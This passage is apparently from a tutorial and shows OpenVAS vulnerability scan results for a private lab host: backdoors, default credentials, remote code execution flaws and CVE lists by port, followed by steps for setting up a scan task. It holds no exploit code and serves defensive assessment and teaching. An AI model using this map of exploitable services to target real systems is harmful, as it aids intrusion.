


Scanning results 3



Vulnerability	Severity ▼	QoD	Host IP	Host Name	Location	Created
Possible Backdoor: Ingreslock	10.0 (High)	99 %	192.168.24.128	192.168.24.128.	1524/tcp	Sun, Mar 22, 2020 6:30 PM UTC
Apache Tomcat Manager/Host Manager/Server Status Default/Hardcoded Credentials	10.0 (High)	98 %	192.168.24.128	192.168.24.128.	8180/tcp	Sun, Mar 22, 2020 6:23 PM UTC
Distributed Ruby (dRuby/DRb) Multiple Remote Code Execution Vulnerabilities	10.0 (High)	99 %	192.168.24.128	192.168.24.128.	8787/tcp	Sun, Mar 22, 2020 6:11 PM UTC
TWiki XSS and Command Execution Vulnerabilities	10.0 (High)	80 %	192.168.24.128	192.168.24.128.	80/tcp	Sun, Mar 22, 2020 6:01 PM UTC
OS End Of Life Detection	10.0 (High)	80 %	192.168.24.128	192.168.24.128.	general/tcp	Sun, Mar 22, 2020 5:17 PM UTC
VNC Brute Force Login	9.0 (High)	95 %	192.168.24.128	192.168.24.128.	5900/tcp	Sun, Mar 22, 2020 6:32 PM UTC
PostgreSQL weak password	9.0 (High)	99 %	192.168.24.128	192.168.24.128.	5432/tcp	Sun, Mar 22, 2020 6:23 PM UTC
Apache Tomcat AJP RCE Vulnerability (Ghostcat)	7.5 (High)	100 %	192.168.24.128	192.168.24.128.	8009/tcp	Sun, Mar 22, 2020 5:56 PM UTC
FTP Brute Force Logins Reporting	7.5 (High)	95 %	192.168.24.128	192.168.24.128.	21/tcp	Sun, Mar 22, 2020 7:07 PM UTC
PHP-CGI-based setups vulnerability when parsing query string parameters from php files.	7.5 (High)	95 %	192.168.24.128	192.168.24.128.	80/tcp	Sun, Mar 22, 2020 6:12 PM UTC
vsftpd Compromised Source Packages Backdoor Vulnerability	7.5 (High)	99 %	192.168.24.128	192.168.24.128.	6200/tcp	Sun, Mar 22, 2020 6:06 PM UTC
phpinfo() output Reporting	7.5 (High)	80 %	192.168.24.128	192.168.24.128.	80/tcp	Sun, Mar 22, 2020 5:53 PM UTC
Test HTTP dangerous methods	7.5 (High)	99 %	192.168.24.128	192.168.24.128.	80/tcp	Sun, Mar 22, 2020 6:14 PM UTC


Scanning results 4




CVE	NVT	Hosts	Occurrences	Severity ▼
CVE-2010-4094 CVE-2009-3548 CVE-2009-4189 CVE-2009-3099 CVE-2009-3843 CVE-2009-4188 CVE-2010-0557	Apache Tomcat Manager/Host Manager/Server Status Default/Hardcoded Credentials	1	1	10.0 (High)
CVE-2008-5304 CVE-2008-5305	TWiki XSS and Command Execution Vulnerabilities	1	1	10.0 (High)
CVE-2020-1938	Apache Tomcat AJP RCE Vulnerability (Ghostcat)	1	1	7.5 (High)
CVE-2012-1823 CVE-2012-2311 CVE-2012-2336 CVE-2012-2335	PHP-CGI-based setups vulnerability when parsing query string parameters from php...	1	1	7.5 (High)
CVE-2009-4898	TWiki Cross-Site Request Forgery Vulnerability - Sep10	1	1	6.8 (Medium)
CVE-2016-6816	Apache Tomcat HTTP Request Line Information Disclosure Vulnerability	1	1	6.8 (Medium)
CVE-2007-2447	Samba MS-RPC Remote Shell Command Execution Vulnerability (Active Check)	1	1	6.0 (Medium)
CVE-2009-1339	TWiki Cross-Site Request Forgery Vulnerability	1	1	6.0 (Medium)
CVE-2003-1567 CVE-2004-2320 CVE-2004-2763 CVE-2005-3398 CVE-2006-4683 CVE-2007-3008 CVE-2008-7253 CVE-2009-2823 CVE-2010-0386 CVE-2012-2223 CVE-2014-7883	HTTP Debugging Methods (TRACE/TRACK) Enabled	1	1	5.8 (Medium)
CVE-2014-0224	SSL/TLS: OpenSSL CCS Man in the Middle Security Bypass Vulnerability	1	1	5.8 (Medium)
CVE-1999-0678	/doc directory browsable	1	1	5.0 (Medium)
CVE-2016-0800 CVE-2014-3566	SSL/TLS: Deprecated SSLv2 and SSLv3 Protocol Detection	1	1	4.3 (Medium)
CVE-2014-3566	SSL/TLS: SSLv3 Protocol CBC Cipher Suites Information Disclosure Vulnerability (...	1	1	4.3 (Medium)
CVE-2018-20212	TWiki < 6.1.0 XSS Vulnerability	1	1	4.3 (Medium)

掃描設定 步驟1

- Scans/Tasks/New Task




掃描設定 步驟2



New Task
Name
scan_0323
Comment
Scan Targets
Add results to Assets
Yes
No
Apply Overrides
Yes
No
Min QoD
70
%
Alterable Task
Yes
No
Auto Delete Reports
Do not automatically delete reports
Automatically delete oldest reports but always keep newest
5
reports
Scanner
OpenVAS Default
Scan Config
Full and fast
Network Source Interface
Order for target hosts
Sequential
Cancel
Save

掃描設定 步驟3

